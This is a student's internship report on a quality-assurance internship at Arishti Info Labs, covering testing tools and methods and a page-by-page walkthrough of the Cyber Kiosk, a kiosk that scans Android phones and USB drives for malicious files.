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This is to certify that, ***Solanki Falguniben Dilipbhai*** (Enrolment Number - 200390107510) working on project entitled with ***Internship at Arishti Info Labs*** from ***Computer Engineering*** department of ***S. P. B. PATEL ENGINEERING COLLEGE, MEHSANA*** had submitted following details at online project portal.

Internship / Project Report	**Completed**

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ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Arishti Info Labs Pvt. Ltd.** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a Bonafede record of original project work carried out by me under the supervision of **Prof. Akshay Kansara & Milan Vadher (External Guide)** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student

Falguni Dilip bhai Solanki

Sign of Student

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ACKNOWLEDGMENT

I would like to express my deepest gratitude to Mr. Hardik Tarpara and Mr. Ronak Suthariya, the founders of Arishti, for providing me with the opportunity to undertake my internship with their esteemed organization. I would also like to thank the HR team of Arishti for their support and assistance throughout my internship.

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I would also like to extend my gratitude to my internal guide, Mr. Akshay Kansara, for his constant support, encouragement, and feedback throughout my internship. His guidance has helped me in overcoming various challenges and has enhanced my learning experience.

Lastly, I would like to thank the entire Arishti family for creating a welcoming and supportive environment that has made my internship a truly enriching and fulfilling experience. I am truly grateful for the opportunity to work with such a talented and dedicated team, and I look forward to applying the knowledge and skills I have gained during my internship in my future endeavors.

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Abstract

Cyber Kiosk is a standalone Kiosk machine that can scan and detect any malicious or suspicious files and applications in any android mobile and USB storage. Cyber Kiosk is developed in a way that any person can stand by its side and with the help of touch panel screen, can scan their mobile Device or USB storage Devices by connecting them to the USB ports at the front of the Kiosk. Cyber Kiosk is a simple and pretty UI with animations that helps the user to understand and performs scan easily.

The main goal of Cyber Kiosk is to secure the Mobile Devices from the unknown & unidentified Malicious/Suspicious files and apps that the user might have in their device.

Cyber Kiosk was Designed & Developed by National Forensic Science University (NFSU) with its technical partner Arishti Info Labs (Ail).

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Abbreviations

QA Quality Assurance

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Chapter 1. OVERVIEW OF THE COMPANY

1.1 COMPANY PROFILE:

Arishti adopts the Sanskrit word meaning security or safety. We are a team of certified experts in the field of ICS (Industrial Control System), SCADA (Supervisory Control and Data Acquisition), OT (Operational Technology) and cybersecurity working towards safeguarding industrial civilizations from cyber-attacks. At Arishti, we work to instil trust in industrial society by solving mission-critical and cybersecurity issues. To ensure operational data integrity, we are the most trusted ICS and SCADA security partners to numerous industries.

Arishti Info Labs work under the ages of National Forensic Sciences University – the world's first and only National Level institute dedicated to forensic, digital forensics, behavioural, cybersecurity, and allied sciences. With all contributions from the University and the commitment from Arishti, we want to revolutionise the cybersecurity landscape of Industries.

1.2 MISSION AND VISION OF THE COMPANY:

While working through the MTeach project, the founders found that industrial operational technology networks are not geared toward defending against cyber threats due to the shortcomings in system design. Thus, Arishti Info Labs was founded with the mission to eliminate cyber threats for IIoT/ICS/SCADA in the industrial OT environment and safeguard the industrial civilization.

Due to the lack of resources and proper security control measures, industrial control systems and information have become easy targets for hackers. Arishti Info Labs works effectively and efficiently to protect large-scale and Small-scale OT networks from cyberattacks as the steps taken by OT devices vendors to secure their systems and information are not enough.

In the world of rising cyber threats, we help organisations with large Operational Technology (OT) networks mitigate security threats to their systems before incidence. Arishti works to secure the IIoT (Industrial Internet of Things)/ICS and other system networks in the OT environment of manufacturing, water, oil & gas, power, chemical, automotive, transport, pharmaceutical, healthcare, etc. We are well equipped with knowledge, skills, and technological advancements to provide cybersecurity solutions for organisations with complex IIoT/ICS infrastructure.

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CHAPTER 2. INTRODUCTION TO INTERNSHIP

2.1 INTERNSHIP SUMMARY

During my internship at Arishti, I worked as a Quality Assurance (QA) intern and was responsible for various tasks related to software testing and quality assurance. The primary objective of my internship was to gain practical experience in software testing and learn industry-standard practices.

During the internship, I had the opportunity to work on several projects related to software testing, which included identifying and documenting test cases, executing tests, and analyzing test results. I worked closely with the development team to ensure that software products were thoroughly tested, and any defects were identified and resolved before release.

One of the key learnings from the internship was understanding the importance of effective collaboration and communication in software testing. I learned how to effectively communicate with team members, provide constructive feedback, and work collaboratively in a team environment. I also gained knowledge about different testing techniques and tools, such as manual testing, automation testing, and performance testing.

Additionally, I was able to enhance my technical skills during the internship by working with various software testing tools, such as JIRA, Selenium, and Jenkins. I also had the opportunity to work with different programming languages, such as Java and Python, which helped me broaden my technical knowledge.

Overall, the internship at Arishti was a valuable learning experience that allowed me to apply the theoretical knowledge gained during my academic program and gain practical experience in software testing and quality assurance. The experience has enhanced my technical and interpersonal skills and provided me with the confidence to pursue a career in the field of software testing.

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2.2 PURPOSE

The purpose of my internship in QA (Quality Assurance) is to gain practical, hands-on experience in the field of software testing and quality assurance. Throughout the internship, I will work alongside experienced QA professionals and learn about the principles, methodologies, and practices of software testing. The primary objectives of my internship are:

- To gain practical experience in testing methodologies: I aim to learn about different testing methodologies, including manual testing, automated testing, and performance testing. I want to develop the skills necessary to plan and execute testing strategies and document the results.

- To develop problem-solving skills: I believe that encountering various challenges during the testing process will help me develop critical thinking and problem-solving skills that are essential in the field of QA.

- To learn about industry-standard tools and technologies: I look forward to becoming familiar with industry-standard tools and technologies used in QA such as bug tracking software, test management tools, and automation tools.

- To develop communication and collaboration skills: I aim to learn how to work collaboratively with other team members and stakeholders and communicate effectively to ensure that testing goals are achieved.

- To gain a deeper understanding of the software development process: I am excited to gain insight into how QA fits into the larger software development process and how testing activities can impact the overall quality of the product.

Overall, the purpose of my internship in QA is to gain valuable experience that will help me develop the necessary skills and knowledge to become a successful QA professional. I look forward to the challenges and opportunities that lie ahead and am eager to make the most of this valuable learning experience.

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2.3 OBJECTIVE

The objective of my internship in QA is to gain practical experience and learn how to apply theoretical knowledge to real-world projects. I aim to learn the tools and technologies used in the industry and to understand different testing methodologies such as manual testing and automated testing. Through this, I hope to become proficient in using different testing tools and methodologies to ensure the quality of software products.

Another objective of my internship in QA is to improve my critical thinking skills. I want to learn how to analyze complex problems, identify potential issues, and propose effective solutions. By working on real-world projects, I hope to develop my critical thinking skills and learn how to solve problems effectively and efficiently.

I also aim to improve my communication skills during my internship. I believe effective communication is crucial in a team environment and with stakeholders. By collaborating with team members, developers, and stakeholders, I hope to enhance my communication skills and learn how to provide regular updates on testing progress.

Lastly, attention to detail is an essential skill for QA professionals, and I aim to develop this skill during my internship. I want to learn how to identify and document defects accurately and ensure that all aspects of software products are thoroughly tested.

Overall, my objective for my internship in QA is to gain practical experience, improve my skills, and develop the knowledge and expertise needed to become a successful QA professional.

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2.4 SCOPE

The scope of my internship in QA (Quality Assurance) will be to gain practical, hands-on experience in the field of software testing and quality assurance. During my internship, I hope to achieve the following:

1. Learn the software development life cycle: I aim to have a good understanding of the software development life cycle and how software is developed, tested, and released.

2. Understand testing methodologies: I want to learn different testing methodologies and approaches, including manual testing, automated testing, and performance testing.

3. Develop test plans: I look forward to developing test plans, test cases, and test scripts to ensure that software products are thoroughly tested.

4. Conduct tests: I hope to conduct tests to ensure that software products are free of defects and that they meet the specified requirements.

5. Identify and report defects: I will take responsibility for identifying and reporting defects to the development team and working with them to resolve the issues.

6. Learn about QA tools and technologies: I am excited to learn about industry-standard QA tools and technologies, such as bug tracking software, test management tools, and automation tools.

7. Work with a team: I aim to work as part of a team and collaborate with developers, business analysts, and other stakeholders to ensure that testing goals are achieved.

8. Gain a deeper understanding of the importance of quality assurance: I want to gain a deeper understanding of the role of quality assurance in the software development process and how testing activities can impact the overall quality of the product.

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2.5 TECHNOLOGY

There are many technologies used in a Quality Assurance (QA) internship, depending on the specific focus of the internship and the organization's technology stack. Here are some common technologies used in QA internships:

- **Git:** Git is a version control system that enables testers to manage and track changes made to test code, data, and documentation, and collaborate with other testers.
- **Jira:** Jira is a project management tool that enables testers to manage and track testing tasks, test cases, and defects, and can be integrated with testing tools to improve testing efficiency.
- **Trello:** Version control systems like Git and SVN are used to manage the code base and track changes made to it. This helps ensure that changes are properly tracked and can be easily rolled back if needed.
- **Azure DevOps:** Azure DevOps is a cloud-based platform that provides tools and services for software development and testing, including test case and defect management, test automation, continuous integration and delivery, and collaboration capabilities for testers.
- **Black-Box Testing:** Black box testing is a software testing method that evaluates the functionality of an application without knowing its internal code and structure.
- **White-Box Testing:** White box testing is a software testing technique that involves examining the internal structure and code of an application to identify defects and ensure proper functionality.
- **API Testing:** API testing is a type of functional testing that involves testing the application programming interface (API) of a software application to ensure that it meets the requirements and specifications of the system, and can be performed manually or using automated tools.
- **Application Testing:** API testing tools like Postman and SoapUI are used to test APIs for functionality, performance, and security. This helps ensure that APIs are working as expected and can handle the required load.
- **System Testing:** System testing is a type of testing that involves testing the entire software system to ensure that it meets the functional, performance, security, and other requirements and specifications of the system.
- **Browser Stack:** Browser Stack is a cloud-based platform that allows developers and testers to test web and mobile applications on a variety of browsers, operating systems, and devices.

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2.6 INTERNSHIP PLANNING

Week 1-2: Introduction to Manual Testing

-Overview of software testing

- Types of software testing

- Test case creation and execution

- Defect management

- Introduction to manual testing tools

Week 3-4: Advanced Manual Testing

- Test plan creation

- Exploratory testing techniques

- Black-box and White-box testing

- Risk-based testing

Week 5-8: Introduction to Automation Testing

- Introduction to automation testing

- Overview of Selenium and its features

- Setting up Selenium WebDriver

- Writing and executing basic automation scripts

- Locators and page object model

Week 9-12: Introduction to DevOps

- Introduction to DevOps and its benefits

- Continuous Integration (CI) and Continuous Delivery (CD)

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CHAPTER 3. PRODUCT ANALYSIS

3.1 STUDY OF CURRENT PRODUCT

Cyber Kiosk is a standalone Kiosk machine that can scan and detect any malicious or suspicious files and applications in any android mobile and USB storage. Cyber Kiosk is developed in a way that any person can stand by its side and with the help of touch panel screen, can scan their mobile Device or USB storage Devices by connecting them to the USB ports at the front of the Kiosk. Cyber Kiosk is a simple and pretty UI with animations that helps the user to understand and performs scan easily.

3.2 PROBLEM AND WEAKNESS OF CURRENT SYSTEM

- Don't connect to IOS Devices.
- Don't try to connect laptops.
- Don't try to connect keyboards and mouse.
- Don't use connected devices while scanning is going on. Like Phone Call, WhatsApp Messages etc.
- Don't put your phone on flight mode.
- Don't hit the screen part.
- Don't turn off and turn on kiosk system continuously.
- Don't touch screen with dirty hands.
- Don't turn off the device while scanning is in process.
- Don't connect multiple device to the kiosk system
- Without USB cable Phones are Not connected

3.3 REQUIREMENT OF NEW SYSTEM

- The system should Connect with Bluetooth & Wi-Fi.
- The system should Connect to the IOS devices.
- The system should Connect to the laptops.
- The system should Connect with two devices at one time.

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3.4 SYSTEM FEASIBILITY

- Identify the Mobile Device and USB that gets connected.
- Get the Mobile Device basic information like device name, id, sim info, IMEI number.
- Scan Mobile Device for any Unsourced, Banned & Infected Application.
- Scan Mobile Device Storage files and folders for malicious or suspicious files.
- Scan any USB Storage Device for malicious or suspicious files.
- User can Uninstall infected, unsourced or banned Application.
- User can Remove the malicious or infected files.
- Get the total and removed or uninstall count of scanned applications & files.
- Displays Report on screen after the scan is completed.
- Send Report in user specified E-Mail.
- Get latest updates of the internal DB.
- Fast Scanning of the devices.

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CHAPTER 4. IMPLEMENTATION

4.1 IMPLEMENTATION PLATFORM

1. Microsoft Excel sheet

In Microsoft Excel, a sheet is often called a worksheet. A sheet is a single page that contains its own collection of cells to help you organize your data. There can be many sheets in your Excel document and you can see the sheets listed as tabs along the bottom of your document. In this example, we have three sheets in our spreadsheet - Sheet1, Sheet2, and Sheet3.



Fig 1.1 Excel sheet

Each sheet has its own name and you can switch between the sheets by clicking on the name of the sheet you want to view. In the example above, we have selected Sheet3.

Traditionally when you create a new Excel document, three sheets (Sheet1, Sheet2, and Sheet3) are created in the spreadsheet and Excel automatically selects Sheet1 for you. In Excel 2016, your spreadsheet will be created with only one sheet called Sheet1. You can then add more sheets as you need them.

There are many things that you can do with sheets in Excel such as inserting, deleting, hiding, unhiding, and renaming sheets.

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2. Arduino IDE

Arduino IDE is an Integrated Development Environment (IDE) that is primarily used to develop code for Arduino boards. Arduino boards are open-source hardware platforms that are designed for use in building interactive electronic projects.

For QA purposes, the Arduino IDE can be used to test and validate the functionality of Arduino boards and the code that is written for them. This can involve writing and running tests to ensure that the code is working as intended, identifying and debugging any issues that may arise, and verifying that the board is responding correctly to inputs and outputs.

In addition to its use in testing and validation, the Arduino IDE can also be used to develop and prototype new projects, allowing QA professionals to experiment with different hardware and software configurations, and to test the viability of new concepts before committing to a full development cycle.

Overall, the Arduino IDE can be a valuable tool for QA professionals working in the field of electronics and embedded systems, providing a user-friendly and accessible platform for testing, validation, and prototyping.

Fig. 2.1 Arduino

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4.2 TECHNOLOGY

1. GitHub

GitHub is a web-based platform that provides version control and collaboration features for software development projects. It is widely used in the testing industry to manage and track changes in source code, testing scripts, and other project assets. GitHub allows users to create and manage repositories, where they can store their project files and collaborate with others on the same project.

For testing purposes, GitHub can be used to store test cases, test data, and test results, as well as to track bugs and issues. Teams can use GitHub's collaboration features to work together on testing tasks, assign tasks to team members, and track progress. GitHub's integration with various testing tools, such as Jira and Jenkins, further enhances its functionality for testing purposes.

GitHub also supports continuous integration and continuous deployment (CI/CD) pipelines, which can help teams automate their testing processes and speed up their software development lifecycle. By using GitHub in conjunction with other testing tools, teams can streamline their testing workflows and ensure that their software is thoroughly tested before release.

2. Jira

Jira is a widely used issue tracking and project management tool that is often used in software development and testing. It allows teams to plan, track, and manage their work, including testing activities.

In Jira, users can create and manage issues, bugs, and tasks, assign them to team members, and track their progress through customizable workflows. Jira also supports agile methodologies like Scrum and Kanban, making it a popular choice for teams that use these frameworks.

For testing, Jira can be used to manage test cases, track defects, and report on testing progress. Test cases can be created as Jira issues, and test execution can be tracked using Jira workflows. Defects found during testing can be logged as Jira issues, assigned to team members, and tracked through to resolution.

Jira also offers extensive reporting capabilities, allowing teams to track testing progress, identify trends, and make data-driven decisions. Its integration with other testing tools, such as test management tools and automation frameworks, makes it a powerful tool for managing testing activities.

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3. Trello

Trello is a project management tool that allows users to organize and manage tasks and projects on a digital board. It is often used in software development and testing teams to track and manage testing activities, bugs, and issues.

In Trello, teams can create boards for each project or product being tested and then create lists for different stages of the testing process, such as "To Do," "In Progress," and "Done." Each task or test case can be added to a card, which can then be moved between lists as it progresses through the testing process.

Trello also allows teams to assign tasks to team members, set due dates, and add comments and attachments to cards. This makes it easy for teams to collaborate and stay organized throughout the testing process.

Overall, Trello is a useful tool for software testing teams looking to streamline their testing processes and stay on top of testing activities, bugs, and issues.

4. Azure DevOps

Azure DevOps is a cloud-based service that offers a comprehensive suite of tools for managing the software development lifecycle, including planning, development, testing, and deployment. It provides a centralized platform for teams to collaborate and manage projects, allowing them to track progress, share information, and manage code changes.

For testing, Azure DevOps provides features such as test management, test planning, and automated testing. It also integrates with a variety of testing frameworks and tools, allowing teams to run tests automatically and report on results.

Azure DevOps offers a range of other features that can be useful for testing, including:

- Continuous Integration and Continuous Deployment (CI/CD) pipelines: These allow teams to automate the building, testing, and deployment of their code, ensuring that changes are thoroughly tested before being released to production.

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- Code repositories: Azure DevOps provides a variety of code repository options, including Git, which can be used to manage code changes and ensure that the latest version of the code is always being tested.
- Collaboration tools: Azure DevOps provides a range of collaboration tools, including wikis, dashboards, and chat, to help teams communicate and work together effectively.

Overall, Azure DevOps is a powerful tool for managing the software development lifecycle, and it offers a range of features that can be particularly useful for testing.

5. Black Box testing

Black Box Testing is a software testing method in which the functionalities of software applications are tested without having knowledge of internal code structure, implementation details and internal paths. Black Box Testing mainly focuses on input and output of software applications and it is entirely based on software requirements and specifications. It is also known as Behavioral Testing.

Fig 4.1 Black box

6. White Box testing

White Box Testing is a testing technique in which software's internal structure, design, and coding are tested to verify input-output flow and improve design, usability, and security. In white box testing, code is visible to testers, so it is also called Clear box testing, Open box testing, Transparent box testing, Code-based testing, and Glass box testing.

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7. API testing

API Testing is a software testing type that validates Application Programming Interfaces (APIs). The purpose of API Testing is to check the functionality, reliability, performance, and security of the programming interfaces. In API Testing, instead of using standard user inputs(keyboard) and outputs, you use software to send calls to the API, get output, and note down the system's response. API tests are very different from GUI Tests and won't concentrate on the look and feel of an application. It mainly concentrates on the business logic layer of the software

8. System Testing

System Testing is a level of testing that validates the complete and fully integrated software product. The purpose of a system test is to evaluate the end-to-end system specifications. Usually, the software is only one element of a larger computer-based system. Ultimately, the software is interfaced with other software/hardware systems. System Testing is defined as a series of different tests whose sole purpose is to exercise the full computer-based system.

9. Browser Stack

Browser Stack is a cloud-based testing tool. Using this tool, developers and testers can do the cross-browser testing of various web and mobile applications in different web browsers.

10. Application testing

Application Testing is defined as a software testing type conducted through scripts with the motive of finding errors in software. It deals with tests for the entire application.

It helps to enhance the quality of your applications while reducing costs, maximizing ROI, and saving development time.

In Software Engineering, Application testing can be done in various categories like GUI, functionality, database (backend), load test, etc.

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4.3 OUTCOMES

1. Daily Task

1. GITHUB PROFILE

I have created my own GitHub profile

GitHub Link - https://github.com/Falguni0201



Fig 4.2 GitHub profile

2. GITHUB IO PROFILE

I have created my own GitHub IO profile

GitHub IO Profile Link - https://falguni0201.github.io/

Fig 4.3 GitHub IO profile

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3. CREATE ISSUE IN GITHUB

I have created issues in the GitHub profile

Link- https://github.com/Falguni0201/Kiosk/issues



Fig 4.4 GitHub Issues

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4. JIRA PROFILE

I have created my own Jira profile

Link- https://solanki123.atlassian.net/jira/software/projects/FAL/boards/1



Fig 4 5 Jira profile

5. TRELLO PROFILE

I have created my own Trello profile

Link- https://trello.com/b/AeU9F38Q/kiosk

Fig 4.6 Trello profile

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2. Project Outcome

Cyber Kiosk Machine

Fig 4.7 Cyber kiosk Machine

- About Kiosk

  Cyber Kiosk is a standalone Kiosk machine that can scan and detect any malicious or suspicious files and applications in any android mobile and USB storage. Cyber Kiosk is developed in a way that any person can stand by its side and with the help of touch panel screen, can scan their mobile Device or USB storage Devices by connecting them to the USB ports at the front of the Kiosk. Cyber Kiosk is a simple and pretty UI with animations that helps the user to understand and performs scan easily

  The main goal of Cyber Kiosk is to secure the Mobile Devices from the unknown & unidentified Malicious/Suspicious files and apps that the user might have in their device

  Cyber Kiosk was Designed & Developed by National Forensic Science University (NFSU) with its technical partner Arishti Info Labs (Ail)

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- Modules

The list of pages are as follows:

1. Home Page
2. Disclaimer Modal
3. Selection Page
4. Mobile Disconnect Page & Connected Page
5. Mobile Details Popup Modal
6. Scanning Page (Mobile and USB device)
7. Scanning Result Page (Mobile and USB device)
8. Application Listing Modal
9. Malicious Files Listing Modal (Mobile and USB device)
10. App Info Modal
11. App Permissions Modal
12. Applications Uninstalled Modal
13. Delete All the Infected Files Modal
14. Report Display Page (Mobile and USB device)
15. About Kiosk Page
16. Operation Interrupted Modal
17. Session Expired Modal
18. Device Disconnect Modal

- Home Page

This page is the starting page of the Kiosk, every time user starts a new scan, user will have to start from this home page.

Fig. 4.8 Home Page

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- Disclaimer Page

Next, if the user clicks on the "Start Scan Now" button, it will give a Disclaimer popup which the user needs to accept for continuing the next process.

Fig. 4.9 Disclaimer Page

- Selection Page

This is the Selection Page where the user will have 3 options:

1. Scan Mobile Device: Click on this if the user wants to scan a mobile device
2. Scan USB Device: Click on this if the user wants to scan a USB device
3. Home: Click on this if the user wants to go on the Home page

Fig. 4.10 Selection Page

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- Mobile Disconnected Page

If the user has selected the "Scan Mobile Device" option and a mobile device is not connected, then the user will see this Mobile Disconnected page which has some instructions for the user to follow for starting the mobile scan. If the user has not given the permission mentioned in the instructions then also this page will be displayed while the mobile is still connected.

Fig. 4.11 Mobile Disconnected Page

- Mobile Connected Page:

Once the mobile device is connected, the user will see this page which has:

Quick Scan: This will scan third party applications and storage files.

Deep Scan: This will scan All applications and All storage files.

More Details: This will show more information about the mobile device.

Fig. 4.12 Mobile Connected Page

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- Scanning Page (Application Page):

Once the user has selected the QuickScan or Deep Scan option, the user will be directed to this page where the process of scanning with Total scanned count, Infected count, App Scanning name and path will be shown. This page will be shown if the user will scan mobile device.

Fig 4.13 Scanning Page(Application)

- Scanning Page (Storage Scan):

This page will be shown if the storage is getting scanned (Mobile or USB storage) The user will see this page where the process of scanning with Total scanned count, Infected count, File Scanning name and path will be shown

Fig 4.14 Scanning Page(Storage Scan)

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- Scanning Result Page (Mobile Device)

After the scanning process is complete, it will show up the scanning result page. This page has total number of Scanned and Infected Applications and files. It also has a "View Report" button which has the final report of the scanned mobile device. By clicking the "View All Applications" and "View All Infected Files" buttons below the user can also view the modal with applications listing and infected files respectively. The count of uninstalled and removed file below the buttons will be affected after the deleting operation.

Fig. 4.15 Scanning Result Page(Mobile Device)

- Scanning Result Page (USB Device).

After the scanning process is complete, it will show up the Scanning result page. This page has total number of Scanned and Infected files. It also has a "View Report" button which has the final report of the scanned device. By clicking the "View All Infected Files" button below the user can also view the modal with infected files respectively. The count of uninstalled and removed file below the buttons will be affected after the deleting operation.

Fig. 4.16 Scanning Result Page(USB Device)

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- Application Listing Modal

This page will appear when the user selects the "View All Applications" button under the Scanned Applications. It will show all the applications that are scanned and also the infected ones will be shown here. The infected applications will be highlighted in red color. Unsourced application will also be displayed with light grey background and they could also uninstall those unsourced applications

Fig. 4.17 Application Listing Modal

- Malicious Files Listing Modal (Mobile Device)

In the Application Listing Modal page, if the user selects the checkbox, they will be directed to this page where only infected or unsafe applications will be shown. The Unsafe applications will have an 'Uninstall' option, from where the user can uninstall the applications

Fig. 4.18 Malicious Files Listing Modal(Mobile Device)

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- Malicious Files Listing Modal (USB Device):

If the user selects the 'View All Infected Files' button, they will be directed to this modal where all the infected files will be showed up. It has a 'Remove' option from where the user can remove the infected files

